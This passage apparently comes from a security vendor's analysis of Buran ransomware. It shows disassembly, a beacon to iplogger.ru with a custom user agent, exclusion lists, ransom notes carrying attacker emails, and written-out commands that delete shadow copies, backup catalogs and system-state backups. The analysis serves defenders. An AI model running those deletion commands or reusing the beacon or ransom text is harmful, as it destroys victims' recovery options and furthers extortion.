        mov     eax, ebx
        mov     edx, 0Bh
        call    @LStrCatN
        xor     eax, eax
        pop     edx
        pop     ecx
        pop     ecx
        mov     fs:[eax], edx
        push    offset _exit

iory:                               ; CODE XRE
        lea     eax, [ebp+var_14]
```

```
; Attributes: bp-based frame

BuranGenerateRandomValueFunction proc near
                                        ; CODE XREF: BuranGenerate5RandomValuesAndJoinToget
                                        ; BuranGenerate5RandomValuesAndJoinTogetherFunction

var_4           = dword ptr -4

                push    ebp
                mov     ebp, esp
                push    0
                push    ebx
                push    esi
                mov     esi, edx
                mov     ebx, eax
                xor     eax, eax
                push    ebp
                push    offset _manage_exception
                push    dword ptr fs:[eax]
                mov     fs:[eax], esp
                call    Randomize
                movzx   eax, bl
                test    eax, eax
                jle     short _prepare_to_clean_memory_and_return_ok
                mov     ebx, eax

_loop_generate_random_value:            ; CODE XREF: BuranGenerateRandomValueFunction+4F↓j
                mov     eax, 10h
                call    Random
                inc     eax
                mov     edx, offset a0123456789abcd ; "0123456789ABCDEF"
                movzx   edx, byte ptr [edx+eax-1]
                lea     eax, [ebp+var_4]
                call    @LStrFromChar
                mov     edx, [ebp+var_4]
                mov     eax, esi
                call    @LStrCat
                dec     ebx
                jnz     short _loop_generate_random_value
```


FIGURE 10. GENERATE RANDOM VALUES

After that it will decrypt a registry subkey called “Software\Buran\Knock” in the HKEY_CURRENT_USER hive. For the mentioned key it will check the actual data of it and, if the key does not exist, it will add the value 0x29A (666) to it. Interestingly, we discovered that GandCrab used the same value to generate the ransom id of the victim. If the value and subkey exists the malware will continue in the normal flow; if not, it will decrypt a URL ,“iplogger.ru”, and make a connection to this domain using a special user agent:



```
64:FF30          push dword ptr fs:[eax]
64:8920          mov dword ptr fs:[eax],esp
33C9             xor ecx,ecx
B2 01            mov dl,1
A1 580D4100      mov eax,dword ptr ds:[<VMT_410D58_TStringStream>]         eax:&"User-Agent: BURAN"
E8 A0C8FEFF      call <buran.TStringStream.Create>                         TStringStream.Create
8945 F0          mov dword ptr ss:[ebp-10],eax
33C0             xor eax,eax                                               eax:&"User-Agent: BURAN"
55               push ebp
68 95714200      push <buran._manage_exception__>
64:FF30          push dword ptr fs:[eax]
64:8920          mov dword ptr fs:[eax],esp
8D95 D0EFFFFF    lea edx,dword ptr ss:[ebp-1030]                           [ebp-1030]:"Host: iplogger.ru\r\n"
B8 98724200      mov eax,<buran.aUm_>                                      eax:&"User-Agent: BURAN"
E8 2F6AFFFF      call <buran.BuranDecryptionStringFunction>
8D85 D0EFFFFF    lea eax,dword ptr ss:[ebp-1030]                           [ebp-1030]:"Host: iplogger.ru\r\n"
BA D4724200      mov edx,buran.4272D4                                      4272D4:"\r\n"
E8 FFD9FDFF      call <buran.@LStrCat>
8B95 D0EFFFFF    mov edx,dword ptr ss:[ebp-1030]                           [ebp-1030]:"Host: iplogger.ru\r\n"
8B45 F0          mov eax,dword ptr ss:[ebp-10]
E8 7DC9FEFF      call <buran.TStringStream.WriteString>
8D95 CCEFFFFF    lea edx,dword ptr ss:[ebp-1034]                           [ebp-1034]:"User-Agent: BURAN"
B8 E0724200      mov eax,buran.4272E0                                      eax:&"User-Agent: BURAN"
E8 016AFFFF      call <buran.BuranDecryptionStringFunction>
8D85 CCEFFFFF    lea eax,dword ptr ss:[ebp-1034]                           [ebp-1034]:"User-Agent: BURAN"
BA D4724200      mov edx,buran.4272D4                                      4272D4:"\r\n"
E8 D1D9FDFF      call <buran.@LStrCat>
8B95 CCEFFFFF    mov edx,dword ptr ss:[ebp-1034]                           [ebp-1034]:"User-Agent: BURAN"
8B45 F0          mov eax,dword ptr ss:[ebp-10]
```

FIGURE 11. SPECIAL USER AGENT BURAN



```
GET /xxxxxx HTTP/1.1
Host: iplogger.ru
User-Agent: BURAN
Referer: 255CBF77-3380-E771-1975-C66BE04912FD

HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Mon, 08 Jul 2019 04:48:37 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://iplogger.ru/xxxxxx
Expires: Thu, 01 Jan 1970 00:00:01 GMT
Cache-Control: no-cache
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Last-Modified: Thu, 01 Jan 1970 00:00:01 GMT

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

As mentioned, the referrer will be the victim identifier infected with Buran.

The result of this operation is the writing of the subkey previously checked with the value 0x29A, to avoid repeating the same operation.

After this action the malware will enumerate all network shares with the functions :


- WNetOpenEnumA,
- WNetEnumResourceA
- WNetCloseEnum

This call is made in a recursive way, to get and save all discovered shared networks in a list. This process is necessary if Buran wants to encrypt all the network shares as an addition to the logical drives. Buran will avoid enumerating optical drives and other non-mounted volumes. The result of those operations will be saved for Buran to use later in the encryption process.

The ransom note is crypted inside the binary and will be dumped in execution to the victim's machine. Inside this ransom note, the user will find their victim identifier extracted with the random Delphi function mentioned earlier. This identification is necessary to track their infected users to affiliates to deliver the decryptor after the payment is made.


In the analysis of Buran, we found how this ransomware blacklists certain files and folders. This is usually a mechanism to ensure that the ransomware does not break its functionality or performance.

Blacklisted folders in Buran:



\windows media player\	:\$windows.~bt\	\windows nt\	:\nvidia\
\apple computer\safari\	\application data\	\windowspowershell\	\all users\
\windows photo viewer\	\google\chrome\	\windows journal\	\appdata\
\windows portable devices\	\mozilla firefox\	\windows sidebar\	\boot\
\windows security\	\opera software\	\package cache\	\google\
\embedded lockdown manager\	\tor browser\	\microsoft help\	\mozilla\
\reference assemblies\	\common files\	:\recycler	\opera\
:\windows.old\	\internet explorer\	:\windows\	\msbuild\
:\inetpub\logs\	\windows defender\	c:\windows\	\microsoft\
:\$recycle.bin\	\windows mail\	:\intel\	


Blacklisted files in Buran:



!!! your files are encrypted !!!.txt	master.exe
boot.ini	master.dat
bootfont.bin	ntldr
bootsect.bak	ntuser.dat
defender.exe	ntuser.ini
desktop.ini	temp.txt
iconcache.db	thumbs.db
ntdetect.com	unlock.exe
ntuser.dat.log	master.exe
unlocker.exe	master.dat

The encryption process will start with special folders in the system like the Desktop folder. Buran can use threads to encrypt files and during the process will encrypt the drive letters and folders grabbed before in the recognition process.

The ransom note will be written to disk with the name “!!! YOUR FILES ARE ENCRYPTED !!!” with the following content:




```
!!! YOUR FILES ARE ENCRYPTED !!!

All your files, documents, photos, databases and other important
files are encrypted.

You are not able to decrypt it by yourself! The only method
of recovering files is to purchase an unique private key.
Only we can give you this key and only we can recover your files.

To be sure we have the decryptor and it works you can send an
email polssh1@protonmail.com  and decrypt one file for free. But this
file should be of not valuable!

Do you really want to restore your files?

Write to email polssh1@protonmail.com
               polssh@protonmail.com

Your personal ID: 4C516831-800A-6ED2-260F-2EAEDC4A8C45

Attention!
 * Do not rename encrypted files.
 * Do not try to decrypt your data using third party software,
   it may cause permanent data loss.
 * Decryption of your files with the help of third parties may
   cause increased price (they add their fee to our) or you can
   become a victim of a scam.
```

FIGURE 12. AN EXAMPLE RANSOM NOTE

Each file crypted is renamed to the same name as before but with the new extension of the random values too.

For example: “rsa.bin.4C516831-800A-6ED2-260F-2EAEDC4A8C45”.

All the files encrypted by Buran will contain a specific filemarker:



rsa.bin.4C516831-800A-6ED2-260F-2EAEDC4A8C45

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  42 55 52 41 4E F0 04 00 00 00 00 00 00 E9 04 00  BURANð.......é..
00000020  39 7E ED BD E2 14 AE 7E 81 3E FB 4F CB F0 A9 6D  9~í½â.®~.>ûOËð©m
00000030  BF 55 D4 13 8F 7F D8 50 9C 84 EE 21 CB F8 8D DF  ¿UÔ...ØPœ„î!Ëø.ß
00000040  9D F4 97 E3 ED B6 29 8E C6 D3 0B 32 3C C4 94 99  .ô—ãí¶)ŽÆÓ.2<Ä”™
00000050  25 98 BD AE 49 4B BC F8 AC 35 F0 F2 AE CF 68 8B  %˜½®IK¼ø¬5ðò®Ïh‹
00000060  1B 52 8A 03 67 0D 43 D6 CB D1 F1 0D E9 D1 85 70  .RŠ.g.CÖËÑñ.éÑ…p
00000070  6B A2 F3 63 81 B7 0A 5E C1 60 FF 76 F4 A5 18 87  k¢óc.·.^Á`ÿvô¥.‡
00000080  C4 37 F0 2C B2 06 16 C1 F6 29 C7 06 4C C2 75 38  Ä7ð,²..Áö)Ç.LÂu8
00000090  6A 8F 4D 0B 70 9A E8 9B 32 98 05 56 77 8D 8F 34  j.M.pšè›2˜.Vw..4
000000A0  B3 C1 E5 45 0B 14 CF 74 D9 E0 95 CC C6 68 F6 73  ³ÁåE..ÏtÙà•ÌÆhös
000000B0  A1 2A 89 FA 96 D2 E5 60 40 BA DD 45 C2 7B D9 68  ¡*‰ú–Òå`@ºÝEÂ{Ùh
000000C0  87 6D C0 A2 C0 E5 A5 54 63 7D A1 27 46 B5 5C F6  ‡mÀ¢Àå¥Tc}¡'Fµ\ö
000000D0  CC 4A 7C 7E B7 6D 38 9D 98 2F 31 2D B9 2B 38 48  ÌJ|~·m8.˜/1-¹+8H
000000E0  87 E5 BE 6D 64 49 04 E9 B5 A0 1D 8D CE E6 FC 12  ‡å¾mdI.éµ ..Îæü.
000000F0  5C 49 A4 EE DE E7 B6 72 03 14 FC 89 44 2A 55 1D  \I¤îÞç¶r..ü‰D*U.
00000100  ED E8 C9 32 17 91 0C 14 A0 16 7E F9 2B 02 C4 70  íèÉ2.‘.. .~ù+.Äp
00000110  E8 28 55 52 5B 6E 35 0A 43 82 3A 45 36 B5 6A 2E  è(UR[n5.C‚:E6µj.
00000120  3C 00 F2 4C FB A9 13 89 6C 3A F9 A4 70 E4 EE 02  <.òLû©.‰l:ù¤päî.
00000130  6F C7 76 E6 67 B5 81 BF 4A FF FE FA 88 0E 55 12  oÇvægµ.¿Jÿþúˆ.U.
00000140  1D 43 0E 67 77 D4 D5 A2 65 6D 99 74 D8 31 A2 B1  .C.gwÔÕ¢em™tØ1¢±
00000150  03 1F C4 A5 E8 5C C4 5A 63 F5 4D E9 F7 D3 19 6C  ..Ä¥è\ÄZcõMé÷Ó.l
00000160  D6 16 87 35 78 ED 84 DB B7 62 B3 67 A2 30 B0 B9  Ö.‡5xí„Û·b³g¢0°¹
00000170  BE 86 6C DE 80 65 8C 22 D1 53 CC 72 90 0F A6 F3  ¾†lÞ€eŒ"ÑSÌr..¦ó
00000180  14 BD 90 B4 BE 6F 3E 4F C5 AC B0 A4 54 EA 02 B3  .½.´¾o>OÅ¬°¤Tê.³
00000190  2A D9 5C 00 55 E9 7E 16 59 35 1E DA F2 7E F1 00  *Ù\.Ué~.Y5.Úò~ñ.
000001A0  C9 71 46 71 83 C1 97 BB 6E EC 54 28 96 A3 A7 26  ÉqFqƒÁ—»nìT(–£§&
000001B0  E8 B0 77 D2 FB DC 0C C3 B6 71 3F 31 EC 0D 14 7E  è°wÒûÜ.Ã¶q?1ì..~
000001C0  C7 2C 74 D4 35 E5 BA EB 60 79 C7 29 13 52 AA 9D  Ç,tÔ5åºë`yÇ).Rª.
000001D0  8D 08 94 F6 D5 BE 69 FB A6 0F AD 7C 9C B8 8F 0C  ..”öÕ¾iû¦..|œ¸..
000001E0  D3 82 F0 20 4C 9D 9F 2F 49 BB 1D 78 CA 90 7C 49  Ó‚ð L.Ÿ/I».xÊ.|I
```

FIGURE 13. CRYPTED FILE

In terms of encryption performance, we found Buran slower compared to other RaaS families. According to the authors' advertisement in the underground forums, they are continually improving their piece of ransomware.

Buran Version 1 vs Buran Version 2

In our research we identified two different versions of Buran. The main differences between them are:

Shadow copies delete process:


In the 2nd version of Buran one of the main things added is the deletion of the shadow copies using WMI.

```
SELECT * FROM Win32_ShadowCopy
cmd.exe /C wmic shadowcopy delete
```

]

Backup catalog deletion:


Another feature added in the new version is the backup catalog deletion. It is possible to use the Catalog Recovery Wizard to recover a local backup catalog.



```
wbadmin delete catalog -quiet
```

System state backup deletion:


In the same line of system destruction, we observed how Buran deletes in execution the system state backup in the system:



```
wbadmin delete systemstatebackup
```


Ping used as a sleep method:

As a poor anti-evasion technique, Buran will use ping through a ‘for loop’ in order to ensure the file deletion system.



```
cmd.exe /c for /l %x in (1,1,999) do ( ping -n 3 127.1 & del
"C:\55030a1c4072b1b0b3c33ba32003b8b5.exe" & if not exist
"C:\55030a1c4072b1b0b3c33ba32003b8b5.exe" exit
```

The ransom note changed between versions:



```
!!! YOUR FILES ARE ENCRYPTED !!! ¬
 ¬
All your files, documents, photos, databases and other important
files are encrypted.

You are not able to decrypt it by yourself! The only method
of recovering files is to purchase an unique private key.
Only we can give you this key and only we can recover your files.

To be sure we have the decryptor and it works you can send an
email wtfsupport@airmail.cc / wtfsupport@cock.li and decrypt one ¬
file for free. But this file should be of not valuable! ¬

Do you really want to restore your files?
Write to email: ¬
   wtfsupport@airmail.cc ¬
   wtfsupport@cock.li ¬

Your personal ID: 46409BB8-3F51-5C8A-331C-45DE69518152 ¬

Attention!
 * Do not rename encrypted files.
 * Do not try to decrypt your data using third party software,
   it may cause permanent data loss.
 * Decryption of your files with the help of third parties may
   cause increased price (they add their fee to our) or you can
   become a victim of a scam.
```


```
All your files, documents, photos, databases and other important
files are encrypted.

You are not able to decrypt it by yourself! The only method
of recovering files is to purchase an unique private key.
Only we can give you this key and only we can recover your files.

To be sure we have the decryptor and it works you can send an
email rizonlocker@airmail.cc or  rizonlocker@firemail.cc  and decrypt one file for
free. But this ¬
file should be of not valuable! ¬

Do you really want to restore your files?
Write to email rizonlocker@airmail.cc or  rizonlocker@firemail.cc  ¬

Your personal ID: 348CCCAE-0F3C-8944-AD69-50E3EBB63F34 ¬

Attention!
 * Do not rename encrypted files.
 * Do not try to decrypt your data using third party software,
   it may cause permanent data loss.
 * Decryption of your files with the help of third parties may
   cause increased price (they add their fee to our) or you can
   become a victim of a scam.
```

VegaLocker, Jumper and Now Buran Ransomware

Despite the file marker used, based on the behavior, TTPs and artifacts in the system we could identify that Buran is an evolution of the Jumper ransomware. VegaLocker is the origin for this malware family.

Malware authors evolve their malware code to improve it and make it more professional. Trying to be stealthy to confuse security researchers and AV companies could be one reason for changing its name between revisions.

This is the timeline of this malware family:




Year	Malware family
February – 2019	VegaLocker
March – 2019	Jumper
May – 2019	Buran

Similarities in Behavior:


Files stored in the temp folder:

VegaLocker:




```
C:\Users\user\AppData\Local\Temp\8BA7819C.vega
```

Jumper:



```
C:\Users\admin\AppData\Local\Temp\9C1A63FC.vega
C:\Users\admin\Desktop\catalogleague.jpg.jamper
```


Buran:



```
C:\Users\user\AppData\Local\Temp\A68AD1D2.buran
```


Registry changes:

